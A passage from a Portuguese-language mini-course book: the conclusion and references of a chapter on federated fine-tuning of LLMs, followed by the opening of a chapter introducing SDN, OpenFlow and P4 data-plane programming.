Ao longo deste minicurso, exploramos em profundidade como o *fine-tuning* federado emerge como uma resposta eficiente aos principais obstáculos da especialização de LLMs: privacidade de dados, custo computacional elevado, distribuição heterogênea de dados e dispositivos, e demandas por personalização e escalabilidade. O FL, ao permitir que o ajuste dos modelos ocorra localmente (mantendo os dados sensíveis nos dispositivos de origem) proporciona uma arquitetura distribuída que respeita a privacidade e otimiza o uso dos recursos existentes.

Mais do que uma solução prática, o *fine-tuning* federado representa uma mudança de paradigma no desenvolvimento e na aplicação de modelos de linguagem. Ele desloca o eixo centralizador da IA tradicional para uma abordagem cooperativa, onde diferentes agentes contribuem para um modelo global sem jamais abrir mão do controle sobre seus dados. Essa descentralização é não apenas uma alternativa técnica, mas um imperativo ético e regulatório em diversos setores.

Para tornar essa visão viável, técnicas como LoRA e QLoRA são fundamentais. Elas permitem que o ajuste fino seja realizado com alterações mínimas nos parâmetros do modelo, reduzindo drasticamente os custos de memória, processamento e comunicação. A combinação dessas abordagens com arquiteturas federadas viabiliza o *fine-tuning*

mesmo em dispositivos de borda, como *smartphones* ou sensores embarcados, democratizando o acesso à IA avançada.

Durante o minicurso, mostramos como o *fine-tuning* federado pode ser aplicado em diversos cenários de alto impacto: Na saúde, para diagnóstico personalizado respeitando dados sensíveis; Nas finanças, para detecção de fraudes e análise de crédito em nível regional; No desenvolvimento de software, para geração e documentação de código adaptado aos padrões de cada equipe; Na comunicação eficiente, para compressão e interpretação semântica em redes distribuídas e restritas; Na borda da rede, para serviços inteligentes com baixa latência e autonomia local.

Além disso, discutimos os principais desafios técnicos em aberto, como a heterogeneidade de dados (non-IID), a heterogeneidade sistêmica entre os dispositivos participantes, a limitação de memória (*memory wall*), e a sobrecarga de comunicação e computação. Também refletimos sobre as oportunidades futuras, especialmente em setores sensíveis e na personalização de serviços, como assistentes virtuais, sistemas de recomendação e interfaces naturais de linguagem.

O conteúdo prático apresentado no minicurso, com o uso do *framework* Flower, permitiu aos participantes experimentarem na prática os conceitos de treinamento federado com LLMs, consolidando os aspectos teóricos por meio de simulações concretas. Essa integração entre teoria e prática é essencial para fomentar a criação de soluções reais, sustentáveis e escaláveis.

Com base nas discussões desenvolvidas, algumas direções futuras se destacam como especialmente promissoras: Algoritmos avançados de agregação: que permitam maior flexibilidade na combinação de modelos ajustados localmente, mesmo em condições de dados heterogêneos e infraestrutura assimétrica. *Federated Evaluation*: estratégias robustas para avaliar modelos federados de forma eficiente e representativa, respeitando os limites de privacidade e variabilidade dos dados locais. Automação do *fine-tuning* federado: com sistemas que escolham automaticamente os melhores métodos de PEFT e estratégias de comunicação adaptadas à capacidade de cada cliente. Interoperabilidade e padronização: para permitir a integração entre modelos treinados em diferentes organizações e setores, respeitando normas técnicas e legais.

Em resumo, o *fine-tuning* federado representa não apenas uma evolução tecnológica, mas um novo modelo para pensar inteligência artificial em larga escala uma IA que respeita a diversidade, protege a privacidade, e distribui valor de forma equitativa. Trata-se de um campo emergente, com vasto potencial para inovação, impacto social e transformação de processos em todos os níveis da sociedade. Este minicurso buscou capacitar seus participantes para não apenas compreender esse cenário, mas também para atuar ativamente em sua construção. O futuro da IA é colaborativo, e o *fine-tuning* federado é um de seus pilares centrais.

Referências

[Aghajanyan et al. 2020] Aghajanyan, A., Zettlemoyer, L., and Gupta, S. (2020). Intrinsic dimensionality explains the effectiveness of language model fine-tuning.

[Allouah et al. 2024] Allouah, Y., El Mrini, A., Guerraoui, R., Gupta, N., and Pinot, R.

(2024). Fine-tuning personalization in federated learning to mitigate adversarial clients. In Globerson, A., Mackey, L., Belgrave, D., Fan, A., Paquet, U., Tomczak, J., and Zhang, C., editors, *Advances in Neural Information Processing Systems*, volume 37, pages 100816–100844. Curran Associates, Inc.

[Bai et al. 2024] Bai, J., Chen, D., Qian, B., Yao, L., and Li, Y. (2024). Federated fine-tuning of large language models under heterogeneous language tasks and client resources. *arXiv e-prints*, pages arXiv–2402.

[Beutel et al. 2020] Beutel, D. J., Topal, T., Mathur, A., Qiu, X., Fernandez-Marques, J., Gao, Y., Sani, L., Kwing, H. L., Parcollet, T., Gusmão, P. P. d., and Lane, N. D. (2020). Flower: A friendly federated learning research framework. *arXiv preprint arXiv:2007.14390*.

[Brave 2015] Brave (2015). O navegador que coloca você em primeiro lugar — Brave — brave.com. `https://brave.com/pt-br/`. [Accessed 07-04-2025].

[Capanema et al. 2025] Capanema, C. G. S., de Souza, A. M., da Costa, J. B. D., Silva, F. A., Villas, L. A., and Loureiro, A. A. F. (2025). A novel prediction technique for federated learning. *IEEE Transactions on Emerging Topics in Computing*, 13(1):5–21.

[da República 2018] da República, P. (2018). Lei geral de proteção de dados. `https://www.planalto.gov.br/ccivil_03/_ato2015-2018/2018/lei/l13709.htm`. [Accessed 07-04-2025].

[Damoun et al. 2025] Damoun, F., Seba, H., and State, R. (2025). Federated learning-based tokenizer for domain-specific language models in finance. In Aiello, L. M., Chakraborty, T., and Gaito, S., editors, *Social Networks Analysis and Mining*, pages 3–20, Cham. Springer Nature Switzerland.

[de Souza et al. 2024] de Souza, A. M., Maciel, F., da Costa, J. B., Bittencourt, L. F., Cerqueira, E., Loureiro, A. A., and Villas, L. A. (2024). Adaptive client selection with personalization for communication efficient federated learning. *Ad Hoc Networks*, 157:103462.

[Dettmers et al. 2023] Dettmers, T., Pagnoni, A., Holtzman, A., and Zettlemoyer, L. (2023). Qlora: Efficient finetuning of quantized llms.

[Devlin et al. 2019] Devlin, J., Chang, M.-W., Lee, K., and Toutanova, K. (2019). Bert: Pre-training of deep bidirectional transformers for language understanding.

[Faceli et al. 2021] Faceli, K., Lorena, A. C., Gama, J., Almeida, T. A. d., and Carvalho, A. C. P. d. L. F. d. (2021). *Inteligência artificial: uma abordagem de aprendizado de máquina*. LTC.

[Filho et al. 2022] Filho, R. R., Alberts, E., Gerostathopoulos, I., Porter, B., and Costa, F. M. (2022). Emergent web server: An exemplar to explore online learning in compositional self-adaptive systems. In *2022 International Symposium on Software Engineering for Adaptive and Self-Managing Systems (SEAMS)*, pages 36–42.

[Friha et al. 2024] Friha, O., Amine Ferrag, M., Kantarci, B., Cakmak, B., Ozgun, A., and Ghoualmi-Zine, N. (2024). Llm-based edge intelligence: A comprehensive survey on architectures, applications, security and trustworthiness. *IEEE Open Journal of the Communications Society*, 5:5799–5856.

[Fu et al. 2023] Fu, L., Zhang, H., Gao, G., Zhang, M., and Liu, X. (2023). Client selection in federated learning: Principles, challenges, and opportunities. *IEEE Internet of Things Journal*, 10(24):21811–21819.

[Google 2023] Google (2023). Organize your Google Photos library with these two updates — blog.google. `https://blog.google/products/photos/google-photos-organization-updates-november-2023/`. [Accessed 07-04-2025].

[Guo et al. 2025] Guo, S., Wang, Y., Feng, B., and Feng, C. (2025). *Large Language Modelx2010;Assisted Semantic Communication Systems*, pages 163–182.

[Guo et al. 2023] Guo, T., Guo, S., and Wang, J. (2023). pfedprompt: Learning personalized prompt for vision-language models in federated learning. In *Proceedings of the ACM Web Conference 2023*, WWW '23, page 1364–1374, New York, NY, USA. Association for Computing Machinery.

[Han et al. 2024] Han, Z., Gao, C., Liu, J., Zhang, J., and Zhang, S. Q. (2024). Parameter-efficient fine-tuning for large models: A comprehensive survey.

[Hu et al. 2021] Hu, E. J., Shen, Y., Wallis, P., Allen-Zhu, Z., Li, Y., Wang, S., Wang, L., and Chen, W. (2021). Lora: Low-rank adaptation of large language models. *arXiv preprint arXiv:2106.09685*.

[Jarczewski et al. 2024] Jarczewski, R. O., Cerqueira, E., Bittencourt, L. F., Loureiro, A. A. F., Villas, L. A., and de Souza, A. M. (2024). Let's federate - effective communication strategy for dynamic client participation. In *2024 International Conference on Machine Learning and Applications (ICMLA)*, pages 361–368.

[Jia et al. 2025] Jia, N., Qu, Z., Ye, B., Wang, Y., Hu, S., and Guo, S. (2025). A comprehensive survey on communication-efficient federated learning in mobile edge environments. *IEEE Communications Surveys & Tutorials*, pages 1–1.

[Kalita 2024] Kalita, A. (2024). Large language models (llms) for semantic communication in edge-based iot networks. *arXiv preprint arXiv:2407.20970*.

[Kuang et al. 2024] Kuang, W., Qian, B., Li, Z., Chen, D., Gao, D., Pan, X., Xie, Y., Li, Y., Ding, B., and Zhou, J. (2024). Federatedscope-llm: A comprehensive package for fine-tuning large language models in federated learning. In *Proceedings of the 30th ACM SIGKDD Conference on Knowledge Discovery and Data Mining*, pages 5260–5271.

[Lan et al. 2023] Lan, G., Liu, X.-Y., Zhang, Y., and Wang, X. (2023). Communication-efficient federated learning for resource-constrained edge devices. *IEEE Transactions on Machine Learning in Communications and Networking*, 1:210–224.

[Li et al. 2024] Li, J., Sangalay, A., Cheng, C., Tian, Y., and Yang, J. (2024). Fine tuning large language model for secure code generation. In *Proceedings of the 2024 IEEE/ACM First International Conference on AI Foundation Models and Software Engineering*, FORGE '24, page 86–90, New York, NY, USA. Association for Computing Machinery.

[Li et al. 2025] Li, Q., Lyu, S., and Wen, J. (2025). Optimal client selection of federated learning based on compressed sensing. *IEEE Transactions on Information Forensics and Security*.

[Lira et al. 2024] Lira, O. G., Caicedo, O. M., and Fonseca, N. L. S. d. (2024). Large language models for zero touch network configuration management. *IEEE Communications Magazine*, pages 1–8.

[Llama-Team 2024] Llama-Team (2024). The llama 3 herd of models.

[Lo et al. 2021] Lo, S. K., Lu, Q., Paik, H.-Y., and Zhu, L. (2021). Flra: A reference architecture for federated learning systems. In Biffl, S., Navarro, E., Löwe, W., Sirjani, M., Mirandola, R., and Weyns, D., editors, *Software Architecture*, pages 83–98, Cham. Springer International Publishing.

[Lo et al. 2022] Lo, S. K., Lu, Q., Zhu, L., Paik, H.-Y., Xu, X., and Wang, C. (2022). Architectural patterns for the design of federated learning systems. *J. Syst. Softw.*, 191(C).

[Lu et al. 2024] Lu, Z., Pan, H., Dai, Y., Si, X., and Zhang, Y. (2024). Federated learning with non-iid data: A survey. *IEEE Internet of Things Journal*, 11(11):19188–19209.

[Luo et al. 2024] Luo, W., Keung, J. W., Yang, B., Ye, H., Goues, C. L., Bissyandé, T. F., Tian, H., and Le, B. (2024). When fine-tuning llms meets data privacy: An empirical study of federated learning in llm-based program repair.

[Maciel et al. 2024] Maciel, F., de Souza, A. M., Bittencourt, L. F., Villas, L. A., and Braun, T. (2024). Federated learning energy saving through client selection. *Pervasive and Mobile Computing*, 103:101948.

[Mani et al. 2023] Mani, S. K., Zhou, Y., Hsieh, K., Segarra, S., Eberl, T., Azulai, E., Frizler, I., Chandra, R., and Kandula, S. (2023). Enhancing network management using code generated by large language models. HotNets '23, page 196–204, New York, NY, USA. Association for Computing Machinery.

[Martins et al. 2024] Martins, B. S., Souza, A. M., Rosário, D., Astudillo, C. A., Cerqueira, E., and Villas, L. (2024). Partial training mechanism to handle the impact of stragglers in federated learning with heterogeneous clients. In *2024 IEEE Symposium on Computers and Communications (ISCC)*, pages 1–6.

[McMahan et al. 2017] McMahan, B., Moore, E., Ramage, D., Hampson, S., and Arcas, B. A. y. (2017). Communication-Efficient Learning of Deep Networks from Decentralized Data. In Singh, A. and Zhu, J., editors, *Proceedings of the 20th International*

Conference on Artificial Intelligence and Statistics, volume 54 of *Proceedings of Machine Learning Research*, pages 1273–1282. PMLR.

[Mikolov et al. 2013] Mikolov, T., Chen, K., Corrado, G., and Dean, J. (2013). Efficient estimation of word representations in vector space.

[Nanayakkara et al. 2024] Nanayakkara, S. I., Pokhrel, S. R., and Li, G. (2024). Understanding global aggregation and optimization of federated learning. *Future Generation Computer Systems*, 159:114–133.

[Nguyen et al. 2024] Nguyen, L. X., Le, H. Q., Tun, Y. L., Aung, P. S., Tun, Y. K., Han, Z., and Hong, C. S. (2024). An efficient federated learning framework for training semantic communication systems. *IEEE Transactions on Vehicular Technology*, 73(10):15872–15877.

[OpenAI 2024] OpenAI (2024). Gpt-4 technical report.

[Penedo et al. 2024] Penedo, G., Kydlíček, H., allal, L. B., Lozhkov, A., Mitchell, M., Raffel, C., Werra, L. V., and Wolf, T. (2024). The fineweb datasets: Decanting the web for the finest text data at scale.

[Peng et al. 2024] Peng, L., Luo, G., Zhou, S., Chen, J., Xu, Z., Sun, J., and Zhang, R. (2024). An in-depth evaluation of federated learning on biomedical natural language processing for information extraction. *npj Digital Medicine*, 7(1):127.

[Piccialli et al. 2025] Piccialli, F., Chiaro, D., Qi, P., Bellandi, V., and Damiani, E. (2025). Federated and edge learning for large language models. *Information Fusion*, 117:102840.

[Puppala et al. 2024] Puppala, S., Hossain, I., Alam, M. J., and Talukder, S. (2024). Scan: A healthcare personalized chatbot with federated learning based gpt. In *2024 IEEE 48th Annual Computers, Software, and Applications Conference (COMPSAC)*, pages 1945–1951.

[Qiyang Zhao 2024] Qiyang Zhao, Hang Zou, M. B. M. D. (2024). Semantic communications. In Mohammad A. Matin, Sotirios K. Goudos, G. K. K., editor, *Artificial Intelligence for Future Networks*, pages 131–149. Wiley.

[Radford et al. 2019] Radford, A., Wu, J., Child, R., Luan, D., Amodei, D., Sutskever, I., et al. (2019). Language models are unsupervised multitask learners. *OpenAI blog*, 1(8):9.

[Riedel et al. 2024] Riedel, P., Schick, L., von Schwerin, R., Reichert, M., Schaudt, D., and Hafner, A. (2024). Comparative analysis of open-source federated learning frameworks - a literature-based survey and review. *International Journal of Machine Learning and Cybernetics*, 15(11):5257–5278.

[Sarwar 2024] Sarwar, S. M. (2024). Fedmentalcare: Towards privacy-preserving fine-tuned llms to analyze mental health status using federated learning framework.

[Sennrich et al. 2016] Sennrich, R., Haddow, B., and Birch, A. (2016). Neural machine translation of rare words with subword units.

[Signal 2013] Signal (2013). Signal Messenger: Speak Freely — signal.org. `https://signal.org/pt_BR/`. [Accessed 07-04-2025].

[Singh and Adhikari 2025] Singh, N. and Adhikari, M. (2025). Selffed: Self-adaptive federated learning with non-iid data on heterogeneous edge devices for bias mitigation and enhance training efficiency. *Information Fusion*, 118:102932.

[Smith et al. 2017] Smith, V., Chiang, C.-K., Sanjabi, M., and Talwalkar, A. (2017). Federated multi-task learning. In *Proceedings of the 31st International Conference on Neural Information Processing Systems*, NIPS'17, page 4427–4437, Red Hook, NY, USA. Curran Associates Inc.

[Soltani et al. 2023] Soltani, B., Zhou, Y., Haghighi, V., and Lui, J. C. S. (2023). A survey of federated evaluation in federated learning. In Elkind, E., editor, *Proceedings of the Thirty-Second International Joint Conference on Artificial Intelligence, IJCAI-23*, pages 6769–6777. International Joint Conferences on Artificial Intelligence Organization. Survey Track.

[Souza et al. 2023] Souza, A., Bittencourt, L., Cerqueira, E., Loureiro, A., and Villas, L. (2023). Dispositivos, eu escolho vocês: Seleção de clientes adaptativa para comunicação eficiente em aprendizado federado. In *Anais do XLI Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, pages 1–14, Porto Alegre, RS, Brasil. SBC.

[Sun et al. 2025] Sun, H., Tian, H., Ni, W., Zheng, J., Niyato, D., and Zhang, P. (2025). Federated low-rank adaptation for large models fine-tuning over wireless networks. *IEEE Transactions on Wireless Communications*, 24(1):659–675.

[Talasso et al. 2024] Talasso, G. U., de Souza, A. M., Bittencourt, L. F., Cerqueira, E., Loureiro, A. A. F., and Villas, L. A. (2024). Fedsccs: Hierarchical clustering with multiple models for federated learning. In *ICC 2024 - IEEE International Conference on Communications*, pages 3280–3285.

[Tam et al. 2024] Tam, K., Tian, C., Li, L., Zhao, H., and Xu, C. (2024). Fedhybrid: Breaking the memory wall of federated learning via hybrid tensor management. In *Proceedings of the 22nd ACM Conference on Embedded Networked Sensor Systems*, pages 394–408.

[Tang and Deng 2024] Tang, Y. and Deng, Y. (2024). Current research and prospects of federated language large models in the medical field. In Piccaluga, P. P. and Baloch, Z., editors, *Third International Conference on Biomedical and Intelligent Systems (IC-BIS 2024)*, volume 13208, page 1320838. International Society for Optics and Photonics, SPIE.

[Tao et al. 2025] Tao, Y., Yang, R., Zeng, K., Yin, C., Lu, Y., Lu, W., Shi, Y., Wang, B., and Huang, B. (2025). Flft: A large-scale pre-training model distributed fine-tuning method that integrates federated learning strategies. *IEEE Access*.

[Van Nguyen et al. 2024] Van Nguyen, C., Shen, X., Aponte, R., Xia, Y., Basu, S., Hu, Z., Chen, J., Parmar, M., Kunapuli, S., Barrow, J., et al. (2024). A survey of small language models. *arXiv preprint arXiv:2410.20011*.

[Vaswani 2017] Vaswani, A. (2017). Attention is all you need. *Advances in Neural Information Processing Systems*.

[Wang et al. 2024] Wang, D., Kim, D., Jin, B., Zhao, X., Fu, T., Yang, S., and Liu, X.-Y. (2024). Finlora: Finetuning quantized financial large language models using low-rank adaptation.

[Weyssow et al. 2025] Weyssow, M., Zhou, X., Kim, K., Lo, D., and Sahraoui, H. (2025). Exploring parameter-efficient fine-tuning techniques for code generation with large language models. *ACM Trans. Softw. Eng. Methodol.* Just Accepted.

[Woisetschläger et al. 2024] Woisetschläger, H., Erben, A., Wang, S., Mayer, R., and Jacobsen, H.-A. (2024). Federated fine-tuning of llms on the very edge: The good, the bad, the ugly. In *Proceedings of the Eighth Workshop on Data Management for End-to-End Machine Learning*, DEEM '24, page 39–50, New York, NY, USA. Association for Computing Machinery.

[Wu et al. 2024a] Wu, F., Li, Z., Li, Y., Ding, B., and Gao, J. (2024a). Fedbiot: Llm local fine-tuning in federated learning without full model. In *Proceedings of the 30th ACM SIGKDD Conference on Knowledge Discovery and Data Mining*, pages 3345–3355.

[Wu et al. 2025a] Wu, F., Liu, X., Wang, H., Wang, X., Su, L., and Gao, J. (2025a). Towards federated RLHF with aggregated client preference for LLMs. In *The Thirteenth International Conference on Learning Representations*.

[Wu et al. 2024b] Wu, J., Dong, F., Leung, H., Zhu, Z., Zhou, J., and Drew, S. (2024b). Topology-aware federated learning in edge computing: A comprehensive survey. *ACM Comput. Surv.*, 56(10).

[Wu et al. 2025b] Wu, Y., Tian, C., Li, J., Sun, H., Tam, K., Li, L., and Xu, C. (2025b). A survey on federated fine-tuning of large language models. *arXiv preprint arXiv:2503.12016*.

[Xie et al. 2023] Xie, Y., Wang, Z., Gao, D., Chen, D., Yao, L., Kuang, W., Li, Y., Ding, B., and Zhou, J. (2023). Federatedscope: A flexible federated learning platform for heterogeneity. *Proceedings of the VLDB Endowment*, 16(5):1059–1072.

[Yan et al. 2025] Yan, N., Su, Y., Deng, Y., and Schober, R. (2025). Federated fine-tuning of llms: Framework comparison and research directions. *arXiv preprint arXiv:2501.04436*.

[Yang et al. 2023] Yang, F.-E., Wang, C.-Y., and Wang, Y.-C. F. (2023). Efficient Model Personalization in Federated Learning via Client-Specific Prompt Generation . In *2023 IEEE/CVF International Conference on Computer Vision (ICCV)*, pages 19102–19111, Los Alamitos, CA, USA. IEEE Computer Society.

[Ye et al. 2023] Ye, M., Fang, X., Du, B., Yuen, P. C., and Tao, D. (2023). Heterogeneous federated learning: State-of-the-art and research challenges. *ACM Comput. Surv.*, 56(3).

[Zeng et al. 2024] Zeng, J., Chen, B., Deng, Y., Chen, W., Mao, Y., and Li, J. (2024). Fine-tuning of financial large language model and application at edge device. In *Proceedings of the 3rd International Conference on Computer, Artificial Intelligence and Control Engineering*, CAICE '24, page 42–47, New York, NY, USA. Association for Computing Machinery.

[Zhang and You 2024] Zhang, Y. and You, Y. (2024). Speedloader: An i/o efficient scheme for heterogeneous and distributed llm operation. *Advances in Neural Information Processing Systems*, 37:34637–34655.

[Zhao et al. 2023] Zhao, W. X., Zhou, K., Li, J., Tang, T., Wang, X., Hou, Y., Min, Y., Zhang, B., Zhang, J., Dong, Z., et al. (2023). A survey of large language models. *arXiv preprint arXiv:2303.18223*.

[Zhao et al. 2024] Zhao, Y., Yue, Y., Hou, S., Cheng, B., and Huang, Y. (2024). Lamosc: Large language model-driven semantic communication system for visual transmission. *IEEE Transactions on Cognitive Communications and Networking*, 10(6):2005–2018.

[Zhu et al. 2021] Zhu, H., Xu, J., Liu, S., and Jin, Y. (2021). Federated learning on non-iid data: A survey. *Neurocomputing*, 465:371–390.

[Zhuang et al. 2022] Zhuang, W., Gan, X., Wen, Y., and Zhang, S. (2022). Easyfl: A low-code federated learning platform for dummies. *IEEE Internet of Things Journal*.

Capítulo 3

10 Anos de P4: Explorando a Programação no Plano de Dados

Dener Edson Ottolini Guedes da Silva, Lucas Trombeta, Bruna Cunha de Carvalho, Alexandre Heideker, Felipe Augusto Anon da Silva, Marcelo Antonio Marotta, João Henrique Kleinschmidt, Lisandro Zambenedetti Granville, Carlos Alberto Kamienski

Abstract

This mini-course explores the power of data plane programming with the P4 language, using the virtualized P4Docker solution. Participants learn how to create customized and efficient networks in an accessible and practical way. Software-Defined Networks (SDN) introduced a modular architecture that separates the control plane from the data plane, promoting innovation and simplifying the management of complex infrastructures. However, the evolution of the data plane faced challenges due to the difficulty of reprogramming hardware and the high criticality of performance. The P4 language and devices such as the Intel Tofino revolutionized this scenario, allowing greater customization and efficiency, although the high cost limited its initial adoption. With P4Docker, students can access a simple and efficient development environment to experiment and learn. The course will cover the fundamentals of the P4 language, SDN architecture, creating packet pipelines, implementing security policies, and using P4Docker. Upon completion, participants are expected to develop network applications, optimize infrastructure performance, and contribute to more intelligent and flexible networks.

Resumo

Este minicurso explora o poder da programação no plano de dados com a linguagem P4, utilizando a solução virtualizada P4Docker. Os participantes aprendem a criar redes personalizadas e eficientes de maneira acessível e prática. As Redes Definidas por Software (SDN) introduziram uma arquitetura modular que separa o plano de controle do plano de dados, promovendo inovação e simplificando a gestão de infraestruturas complexas. Entretanto, a evolução do plano de dados enfrentou desafios devido à dificuldade

de reprogramação de hardware e à alta criticidade de desempenho. A linguagem P4 e dispositivos como o Intel Tofino revolucionaram esse cenário, permitindo maior personalização e eficiência, embora o custo elevado tenha restringido sua adoção inicial. Com o P4Docker, os alunos têm acesso a um ambiente de desenvolvimento simples e eficiente para experimentar e aprender. O curso aborda fundamentos da linguagem P4, a arquitetura SDN, criação de pipelines de pacotes, implementação de políticas de segurança e uso do P4Docker. Ao final, os participantes estão aptos a desenvolver aplicações de rede, otimizar o desempenho de infraestruturas e contribuir para redes mais inteligentes e flexíveis.

1. Introdução

O movimento de softwarização de redes representa uma mudança de paradigma na forma como as infraestruturas de rede são projetadas, gerenciadas e operadas. Esse conceito emerge em resposta à rigidez das arquiteturas tradicionais, que dependiam de equipamentos de rede com funcionalidades fixas e protocolos padronizados, dificultando a inovação e a experimentação.

A partir do artigo publicado por [McKeown et al. 2008], abre-se um vasto campo de pesquisa na área de redes de computadores, introduzindo o OpenFlow e definindo a separação do plano de controle do plano de dados. O próximo movimento parte também do mesmo grupo de pesquisadores com o trabalho de [Bosshart et al. 2014], explorando agora a possibilidade de programar o plano de dados, melhorando o suporte do plano de dados ao plano de controle, complementando e expandindo ainda mais a programabilidade da rede.

Esta seção explora o movimento de softwarização da rede, em especial aos 10 anos desde o trabalho seminal em P4, apresentando os conceitos e avanços alcançados a partir destes dois marcos na área de redes de computadores.

1.1. Redes Definidas por Software (SDN)

Durante a década de 2010-2020 observou-se o movimento de virtualização, consolidando a computação em nuvem como padrão em infraestrutura de computação e telecomunicações. Um grande exemplo deste movimento é a tecnologia de comunicação celular 5G, desenvolvida com seus alicerces na virtualização e "softwarização"de redes ([Blanco et al. 2017]). Este movimento foi alavancado por iniciativas como as *Software Defined Networking* (SDN) ([McKeown et al. 2008]), que desacopla os planos de controle e de dados nos dispositivos de encaminhamento, ou seja, dos switches. Esta separação, ilustrada na Figura 3.1, permite migrar o controle que, anteriormente, era fortemente ligado aos dispositivos de rede individuais para dispositivos de computação acessíveis, permitindo que a infraestrutura subjacente seja abstraída para aplicativos e serviços de rede, tratando assim a rede como uma entidade lógica ou virtual ([Kaur et al. 2025]), propondo assim uma nova arquitetura de redes de computadores.

Além disso, a arquitetura SDN ainda tem a capacidade de simplificar os próprios dispositivos de rede, uma vez que eles não têm a necessidade de prover interfaces para operadores e administradores de rede, tão pouco implementar complexas regras de encaminhamento de pacotes, somente executar as instruções dos controladores de SDN ([Makde and Laxkar 2024]).




Figura 3.1: Nas redes de computadores tradicionais o controle dos dispositivos é distribuído e legado a cada modelo, fabricante e geração. Nas SDN, este controle é delegado ao Controlador.

Ressalta-se ainda que os operadores e os administradores de rede podem configurar de maneira programática essa abstração de rede, sem a necessidade de acesso individual a dezenas ou até milhares de dispositivos, físicos ou virtuais. Além disso, a inteligência centralizada no controlador SDN permite alterar o comportamento da rede em tempo real, implantando novos aplicativos e serviços de rede em pouco tempo.

Além de abstrair a rede, a arquitetura SDN pode implementar serviços como roteamento, multicast, segurança, controle de acesso, gerenciamento de largura de banda, engenharia de tráfego, qualidade de serviço, otimização de processador e armazenamento, uso de energia e todas as formas de gerenciamento de políticas, além de fornecer APIs que permitem a implementação de serviços personalizados e interação com aplicativos dedicados a atender aos objetivos de negócios. Desta maneira, os aplicativos de negócios podem operar em uma abstração da rede, aproveitando serviços e recursos disponíveis, sem estarem presos aos detalhes de sua implementação.

1.2. O Protocolo OpenFlow

O OpenFlow é o primeiro protocolo de comunicação padrão definido entre as camadas de controle e encaminhamento de uma arquitetura SDN. O OpenFlow permite o acesso direto e manipulação do plano de encaminhamento de dispositivos de rede como switches e roteadores, tanto físicos quanto virtuais. O OpenFlow usa o conceito de fluxos para identificar o tráfego de rede com base em regras de correspondência predefinidas que podem ser programadas estática ou dinamicamente pelo software de controle (SDN[McKeown et al. 2008]). Este conceito permite aos operadores e administradores de rede definirem como o tráfego que deve fluir através dos dispositivos de rede com base nos padrões de uso, aplicativos, recursos de nuvem, entre outros.

SDN utilizando OpenFlow permite o controle extremamente granular do tráfego, que pode responder a mudanças em tempo real nos níveis de aplicativo, usuário e sessão ([Alsaeedi et al. 2019]) - roteamento baseado em IP não fornece esse nível de controle, uma vez que, todos os fluxos entre os dois *endpoints* devem seguir o mesmo caminho pela rede, independentemente de seus diferentes requisitos.

O protocolo OpenFlow é tido como um facilitador fundamental para as redes definidas por software e, atualmente, é o único protocolo SDN padronizado que permite a manipulação direta do plano de encaminhamento de dispositivos de rede. Embora inicialmente aplicado a redes Ethernet, a comutação OpenFlow pode se estender a um

conjunto muito mais amplo de casos de uso ([Braun and Menth 2014]). A arquitetura SDN baseada em OpenFlow pode ser implantada em redes físicas e virtuais, suportando simultaneamente o encaminhamento com base em OpenFlow, bem como encaminhamento tradicional, facilitando a introdução desta nova abordagem mesmo em ambientes de rede com vários fornecedores.

Para a indústria e operadores de telecomunicações, as SDNs podem representar um diferencial competitivo, melhorando o aproveitamento da largura de banda disponível, se alinhando às demandas da natureza dinâmica dos aplicativos, reduzindo significativamente a complexidade no gerenciamento da rede. De forma sucinta, podemos resumir os benefícios de uma arquitetura SDN com base em OpenFlow em:

- **Controle centralizado de ambientes de vários fornecedores:** o software de controle SDN pode controlar dispositivo com suporte à OpenFlow de diferentes fabricantes, incluindo switches, roteadores e switches virtuais, utilizando ferramentas de orquestração e gerenciamento para implantar, configurar e modificar o comportamento dos dispositivos rapidamente em toda a rede.
- **Complexidade reduzida através da automação:** Sua estrutura flexível de automação e gerenciamento de rede possibilita o desenvolvimento de ferramentas que automatizem diversas tarefas de gerenciamento que são feitas manualmente, diminuindo a instabilidade da rede introduzida por erros de configuração.
- **Maior taxa de inovação:** a possibilidade de interagir diretamente com a rede, modificando seu comportamento de forma programática, permite a experimentação rápida de novas ideias, acelerando o desenvolvimento de aplicações e protocolos de rede.
- **Maior confiabilidade e segurança da rede:** a arquitetura SDN permite que os administradores da rede determinem as configurações de alto nível e políticas que são traduzidas para a infraestrutura via OpenFlow, eliminando a necessidade de configurar individualmente os dispositivos de rede sempre que um ponto final, serviço ou aplicativo é adicionado ou movido, ou uma política é alterada, reduzindo a possibilidade de falhas de rede devido a inconsistência de configuração ou política.
- **Maior controle de rede granular:** o modelo de controle baseado no fluxo do OpenFlow permite políticas em um nível mais granular, incluindo níveis de sessão, usuário, dispositivos e aplicativos, de forma altamente abstrata e automatizada. Esse controle permite que os operadores de nuvem ofereçam suporte à multilocação, mantendo o isolamento do tráfego, a segurança e a flexibilidade no gerenciamento de recursos quando os clientes compartilham da mesma infraestrutura.
- **Melhor experiência do usuário:** ao centralizar o controle da rede e tornar as informações de estado disponíveis para aplicativos de nível superior, uma infraestrutura SDN adapta-se melhor às necessidades dinâmicas do usuário. Atualmente, os usuários devem selecionar de maneira explícita uma configuração de resolução, que a rede pode ou não ser capaz de suportar, resultando em atrasos e interrupções que acabam com a experiência do usuário. Como exemplo, um aplicativo de vídeo

pode identificar a largura da banda larga disponível na rede em tempo real e ajustar automaticamente a resolução do vídeo de acordo com essa informação.

Juntamente com os benefícios apresentados pela arquitetura SDN e a adoção do protocolo OpenFlow, surge a pressão por um suporte mais amplo do plano de dados às novas versões do mesmo. Apesar do plano de controle desacoplado tornar mais versátil a manipulação do tráfego, este deve ser plenamente suportado pela camada adjacente, ou seja, o plano de dados. O próximo passo no processo de softwarização das redes é explorar a programabilidade do plano de dados.

1.3. Linguagem P4 (Programming Protocol-independent Packet Processors)

